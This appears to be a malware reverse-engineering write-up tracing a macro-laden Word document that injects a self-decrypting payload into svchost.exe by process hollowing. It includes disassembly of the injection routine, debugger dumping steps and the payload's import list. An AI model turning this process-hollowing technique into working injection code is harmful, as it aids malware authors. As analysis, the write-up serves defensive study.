
```
loc_16AE:                ;
mov     eax, [edi]       ; eax = offset to section header
add     eax, [ebp+buffer_sz108672] ; eax -> section header
push    ebx
push    dword ptr [edi-4] ; Number of bytes to write
push    eax
mov     eax, [edi-8]
add     eax, [ebp+var_8]
push    eax              ; base address of remote process
push    [ebp+var_4]      ; hProcess
call    [ebp+f_WriteProcessMemory]
add     edi, 28h ; '('   ; point to the offset of the
                         ; next section header
dec     [ebp+n_sections] ; Number of sections --
jnz     short loc_16AE   ;
                         ; eax = offset to section header
```

And finally the now malicous *svchost.exe* resumes execution.


```
mov     eax, [esi+28h]
add     eax, [ebp+var_8] ; eax -> Address of EntryPoint in Remote process
mov     [ebp+var_430], eax
lea     eax, [ebp+var_4E0]
push    eax
push    [ebp+hThread]
call    [ebp+f_SetThreadContext]
push    [ebp+hThread]
call    [ebp+f_ResumeThread]
```

Dumping the memory


To dump the injected code, I have to break right before it executes (before *ResumeThread*). I use x64dbg for debugging and attach it to the MS Word process. Because I disabled the automatic execution of the VBA script, the malware won't start until I manually execute the script.




Set a breakpoint at *SetThreadContext* function. It's unlikely that MS Word uses this function, so I'm sure the only place where a breakpoint will be hit is in the shellcode.



Running the VBA macro and immediately the breakpoint is hit.



With Process Hacker you can see that *svchost.exe* is still in a suspended state (it's highlighted in gray). I also use it to dump the memory region at 0x400000, where the malicious code resides.




The sections of an executable file are mapped at different offsets from the beginning of the file, depending if it's loaded in memory or it's staying on disk. To be able to run the dumped code, I have to unmap it, using the tool pe_unmapper.

```
C:\Users\IEUser\Desktop>pe_unmapper.exe
[ pe_unmapper v0.1 ]

Args: <input file> <load base: in hex> [*output file]
* - optional
Press any key to continue . . .

C:\Users\IEUser\Desktop>pe_unmapper.exe svchost.exe 0x400000 unmapped_svchost.ex
e
filename: svchost.exe
size = 0x8000 = 32768
Load Base: 400000
Old Base: 400000
Coping sections:
[+] .text to: 000E0400
[+] .edata to: 000E2200
[+] .rdata to: 000E2600
[+] .data to: 000E3200
Success!
Saved output to: unmapped_svchost.exe
Press any key to continue . . .
```

And now to load it in IDA :)

To my surprize it has very few functions. Maybe there is yet another stage?




Static analysis (svchost.exe)


Below you can see where the last call in the *start* function leads. These instructions look like gibberish. My bet is that this code is encrypted or packed.

```
.text:00402010 ; ---------------------------------------------------------------------------
.text:00402010
.text:00402010 loc_402010:                             ; CODE XREF: start:loc_403382↓p
.text:00402010                 or      al, 0D2h
.text:00402012                 mov     ch, 0DAh
.text:00402014                 mov     ch, 49h
.text:00402016                 or      cl, [edi]
.text:00402018                 push    cs
.text:00402019                 xor     [ecx+59h], ebx
.text:0040201C                 pop     ecx
.text:0040201D                 pop     ebx
.text:0040201E                 mov     cl, 0C4h
.text:00402020                 test    al, 0A6h
.text:00402022                 cmpsb
.text:00402023                 shl     byte ptr [ecx+59595931h], cl
.text:00402029                 pop     ebx
.text:0040202A                 shl     byte ptr [ecx+ebp*4], 1
.text:0040202D                 mov     cl, 0D7h
.text:0040202F                 test    al, 0A6h
.text:00402031                 cmpsb
.text:00402032                 xor     [ecx+59h], ebx
.text:00402035                 pop     ecx
.text:00402036                 pop     ebx
.text:00402037                 rcr     byte ptr [ecx], 1
.text:0040203A                 mov     cl, 0D8h
```

After I reversed the functions, my suspicion was right. It gets a pointer to its own base address with *get_pointer_to_MZ_signature*, loads different libraries and functions (similar to the way the shellcode did, but without the use of hashes) and then decrypts the memory to which the last call jumps.




The memory is decrypted with 0x59 as key.




Dump decrypted svchost.exe


To dump the fully decrypted binary, I'll again use a debugger. If you can't see the screenshots well, open them in a new tab.




I set the permissions of the .text section to RWX, so the code can modify (decrypt) itself.



There is a check right before the decryption routine that fails and I don't know why, but I manually bypass it, by changing the value of the Zero Flag.




When I reach the last call in the *start* function, the code should be fully decrypted and I can use Process Hacker again to dump the memory.



Unmap the file.

```
C:\Users\IEUser\Desktop>pe_unmapper.exe decrypted_svchost.exe 0x400000 unmapped_
decrypted_svchost.exe
filename: decrypted_svchost.exe
size = 0x8000 = 32768
Load Base: 400000
Old Base: 400000
Coping sections:
[+] .text to: 001E0400
[+] .edata to: 001E2200
[+] .rdata to: 001E2600
[+] .data to: 001E3200
Success!
Saved output to: unmapped_decrypted_svchost.exe
Press any key to continue . . .
```

Aaaaand now it looks better. As you can see there are many functions now.




The stages of the malware until now can be summarised in the following steps:

1) The word document decodes a large shellcode
2) Then injects and executes the shellcode in its own process
3) The shellcode decodes a buffer that is a malicious PE executable
4) Injects the malicious code in a remote process (*svchost.exe*) via process hollowing
5) The code of the new process is almost entirely encrypted, so it decrypts itself.

Static and Dynamic analysis (decrypted svchost.exe)

The call graph looks really big and it's going to take me a lot of time to reverse the whole binary. That's why I'll only analyse parts of it, like those used for networking stuff.



Below you can see the imported functions. There are no surprizes here, considering that we already knew that it connects to remote hosts, downloads files and executes them.

CryptDestroyHash	ADVAPI32
CryptHashData	ADVAPI32
CryptCreateHash	ADVAPI32
CryptDecrypt	ADVAPI32
CryptDestroyKey	ADVAPI32
CryptDeriveKey	ADVAPI32
CryptReleaseContext	ADVAPI32
CryptAcquireContextA	ADVAPI32
LookupAccountSidA	ADVAPI32
GetTokenInformation	ADVAPI32
OpenProcessToken	ADVAPI32
GetAdaptersAddresses	IPHLPAPI
GetComputerNameA	KERNEL32
CreateFileA	KERNEL32
HeapAlloc	KERNEL32
HeapFree	KERNEL32
GetProcessHeap	KERNEL32
GetVersion	KERNEL32
lstrcpyA	KERNEL32
lstrcatA	KERNEL32
lstrlenA	KERNEL32
GetWindowsDirectoryA	KERNEL32
GetVolumeInformationA	KERNEL32
VirtualQuery	KERNEL32
Sleep	KERNEL32
GetProcAddress	KERNEL32
VirtualAlloc	KERNEL32
VirtualFree	KERNEL32
VirtualAllocEx	KERNEL32
VirtualFreeEx	KERNEL32
OpenProcess	KERNEL32
TerminateProcess	KERNEL32
CreateThread	KERNEL32
GetProcessId	KERNEL32
GetLastError	KERNEL32
WriteProcessMemory	KERNEL32
GetThreadContext	KERNEL32
SetThreadContext	KERNEL32
ResumeThread	KERNEL32
WriteFile	KERNEL32

